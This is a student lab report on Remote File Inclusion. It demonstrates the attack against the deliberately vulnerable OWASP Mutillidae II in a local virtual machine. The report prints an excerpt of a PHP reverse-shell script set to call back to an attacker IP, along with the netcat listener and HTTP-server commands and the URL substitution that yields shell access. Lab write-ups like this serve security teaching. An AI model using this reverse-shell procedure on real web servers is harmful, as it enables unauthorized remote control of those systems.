

Name: Samarth Jain

4SU20CS081

SDMIT Ujire

Professor: Bharath Kumar

Date: 16/09/2023

Assignment Details

Assigned Date: 15/09/2023

Due Date: 16/09/2023

Topic: Remote File Inclusion

Introduction

File Inclusion, in the context of web security, refers to the ability of a web application to include or reference files, often external files, in its operation. These files can be either local files (local file inclusion, LFI) or remote files (remote file inclusion, RFI). File inclusion vulnerabilities can be exploited by attackers to execute malicious code, access sensitive data, or compromise the security of a web application.

There are two main types of file inclusion vulnerabilities:

1. Local File Inclusion (LFI)
2. Remote File Inclusion (RFI)

Remote File Inclusion (RFI) is a type of security vulnerability that occurs in web applications when an attacker is able to include or execute remote files on a server. This vulnerability typically arises from improper input validation or inadequate security measures in a web application. RFI can have serious consequences, as it allows an attacker to inject malicious code or scripts from a remote server into the web application, potentially compromising the server's integrity and data confidentiality.

In a typical RFI attack, an attacker provides a URL or file path as input to a vulnerable web application. This input is then processed by the application without proper validation, and the application includes the remote file specified by the attacker. This can lead to the execution of malicious scripts, unauthorized access to sensitive files, or even full control of the web server, depending on the attacker's intentions and the security measures in place.

To prevent RFI attacks, web developers should implement robust input validation and sanitization techniques to ensure that user-supplied data is not used to include or execute remote files. Additionally, web servers should be configured with tight security settings to restrict access to sensitive directories and files. Regular security audits and monitoring can also help detect and mitigate RFI vulnerabilities before they can be exploited by attackers.

Content

Open the OWASP Broken Web Application Project

Home page of Open Web Application Security Project (OWASP) Broken Web Application project

The screenshot shows the OWASP Broken Web Applications Project homepage. The browser window is titled 'Kali Linux' and the address bar shows '10.0.2.6'. The page has a light blue header with the project name and version (1.2). Below the header, there is a paragraph explaining the project and a link to the User Guide and Home Page. A yellow warning box states: '!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the virtual machine settings !!!'. The main content area is divided into two sections: 'TRAINING APPLICATIONS' and 'REALISTIC, INTENTIONALLY VULNERABLE APPLICATIONS'. The 'TRAINING APPLICATIONS' section contains a table of links to various vulnerable applications.

TRAINING APPLICATIONS	
OWASP WebGoat	OWASP WebGoat.NET
OWASP ESAPI Java SwingSet Interactive	OWASP Mutillidae II
OWASP RailsGoat	OWASP Bricks
OWASP Security Shepherd	Ghost
Magical Code Injection Rainbow	bWAPP
Damn Vulnerable Web Application	

REALISTIC, INTENTIONALLY VULNERABLE APPLICATIONS


Open OWASP Mutillidae II

Home Page of OWASP Mutillidae II Web Application

The screenshot shows the OWASP Mutillidae II: Web Pwn in Mass Production homepage. The browser window is titled 'Kali Linux' and the address bar shows '10.0.2.6/mutillidae/'. The page has a purple header with the project name and version (2.6.24). Below the header, there is a navigation bar with links to Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View Captured Data. The main content area is divided into two columns. The left column contains a sidebar with links to OWASP 2013, OWASP 2010, OWASP 2007, Web Services, HTML 5, Others, Documentation, and Resources. The right column contains a grid of links to various resources, including 'What Should I Do?', 'Help Me!', 'Bug Tracker', 'What's New? Click Here', 'PHP MyAdmin Console', 'Installation Instructions', 'Video Tutorials', 'Listing of vulnerabilities', 'Bug Report Email Address', 'Release Announcements', 'Feature Requests', and 'Tools'. The 'Tools' section lists 'Kali Linux', 'Samurai Web Testing Framework', and 'sqlmap'.

Login page of Mutillidae II web application

As we can see in the URL of the webpage, the Login page is executing a php file called login.php




Create a file to be remotely included in the victim's web application

Kali Linux contains a file called php-reverse-shell.php


Copy the file onto the present working directory.

Syntax: cp source destination

Command: cp /usr/share/webshells/php/php-reverse-shell.php .




The php-reverse-shell.php file is typically a script or PHP program that is used in the context of penetration testing or ethical hacking. It is designed to create a reverse shell connection between a target machine (the one running the PHP script) and an attacker-controlled machine. This type of script can be used to gain unauthorized access to a remote server or system for security testing purposes.



```
41 // Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
42 //
43 // Usage
44 // -----
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '127.0.0.1'; // CHANGE THIS
50 $port = 1234; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
58 //
59 // Daemonise ourself if possible to avoid zombies later
60 //
61
62 // pcntl_fork is hardly ever available, but will allow us to daemonise
63 // our php process and avoid zombies. Worth a try...
64 if (function_exists('pcntl_fork')) {
65     // Fork and have the parent process exit
66     $pid = pcntl_fork();
67
68     if ($pid == -1) {
69         printit("ERROR: Can't fork");
70         exit(1);
71     }
72 }
```

Change the \$ip parameter of the file to the IP address of the remote system which is to gain shell access to the web application. Save the file after modification.



```
41 // Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
42 //
43 // Usage
44 // -----
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '10.0.2.15'; // CHANGE THIS
50 $port = 1234; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
58 //
59 // Daemonise ourself if possible to avoid zombies later
60 //
61
62 // pcntl_fork is hardly ever available, but will allow us to daemonise
63 // our php process and avoid zombies. Worth a try...
64 if (function_exists('pcntl_fork')) {
65     // Fork and have the parent process exit
66     $pid = pcntl_fork();
67
68     if ($pid == -1) {
69         printit("ERROR: Can't fork");
70         exit(1);
71     }
72 }
```

Command: nc -nvlp 1234

The screenshot shows a Kali Linux terminal window with the following commands and output:

```

kali@kali: ~/Desktop
(kali@kali)-[~]
$ cd Desktop
(kali@kali)-[~/Desktop]
$ cp /usr/share/webshells/php/php-reverse-shell.php .
(kali@kali)-[~/Desktop]
$ nc -nvlp 1234
listening on [any] 1234 ...

```

The terminal window has a dark theme and a menu bar at the top with 'File', 'Actions', 'Edit', 'View', and 'Help'. The title bar indicates the user is 'kali' and the current directory is '~/Desktop'. The terminal output shows the user navigating to the Desktop directory, copying a reverse shell script from the system's share directory, and then running a netcat listener on port 1234.

Command: `sudo python3 -m http.server 80`


```
kali@kali: ~/Desktop
File Actions Edit View Help
(kali@kali)~[~]
$ cd Desktop

(kali@kali)~/Desktop
$ ls -la
total 28
drwxr-xr-x  4 kali kali 4096 Sep 16 17:06 .
drwxr-xr-x 17 kali kali 4096 Sep 16 17:16 ..
-rw-r--r--  1 kali kali  666 Sep 16 13:18 'Amazon Voucher.html'
drwxr-xr-x  3 kali kali 4096 Sep  7 10:09 Burp
drwxr-xr-x  2 kali kali 4096 Sep 14 17:03 'Mr. Robot'
-rwxr-xr-x  1 kali kali 5491 Sep 16 17:06 php-reverse-shell.php

(kali@kali)~/Desktop
$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Open the server on the browser by giving the IP address of the server in the URL.


We can see the php-reverse-shell.php file.



Directory listing for /


- [Amazon Voucher.html](#)
- [Burp/](#)
- [Mr. Robot/](#)
- [php-reverse-shell.php](#)

Copy the link address of the php-reverse-shell.php file.




Directory listing for /

- [Amazon Voucher.html](#)
- [Burp/](#)
- [Mr. Robot/](#)
- [php-reverse-shell.php](#)




10.0.2.15/php-reverse-shell.php


Select the login.php file which was being executing.




Replace the login.php file with the copied link address.



The php-reverse-shell.php has been remotely included in the login webpage of the Mutillidae II web application.



The malicious file php-reverse-shell.php has been executed and listener on port number 1234 has received a network connection. The attacker has gained unauthorized shell access to the Mutillidae II Web Application.



Analysis

The Remote File Inclusion (RFI) test report indicates that several vulnerabilities were identified within the web application. The RFI vulnerabilities allowed for the inclusion and execution of remote files on the target server, potentially leading to unauthorized access and data compromise. These findings highlight critical security weaknesses that could be exploited by malicious actors to gain control over the system. To mitigate these risks, immediate remediation steps should be taken, including implementing input validation and updating the application's security configurations to prevent RFI attacks.

Conclusion

In conclusion, the Remote File Inclusion (RFI) test report underscores the significant security risks associated with the tested web application. Multiple RFI vulnerabilities were discovered, exposing the application to the potential for remote code execution and unauthorized data access. These findings emphasize the urgent need for comprehensive security measures to be implemented. To ensure the application's safety and protect against potential attacks, immediate remediation actions, such as thorough input validation and secure server configurations, should be taken. Regular security assessments and ongoing vigilance are paramount to maintaining the web application's integrity and safeguarding sensitive information.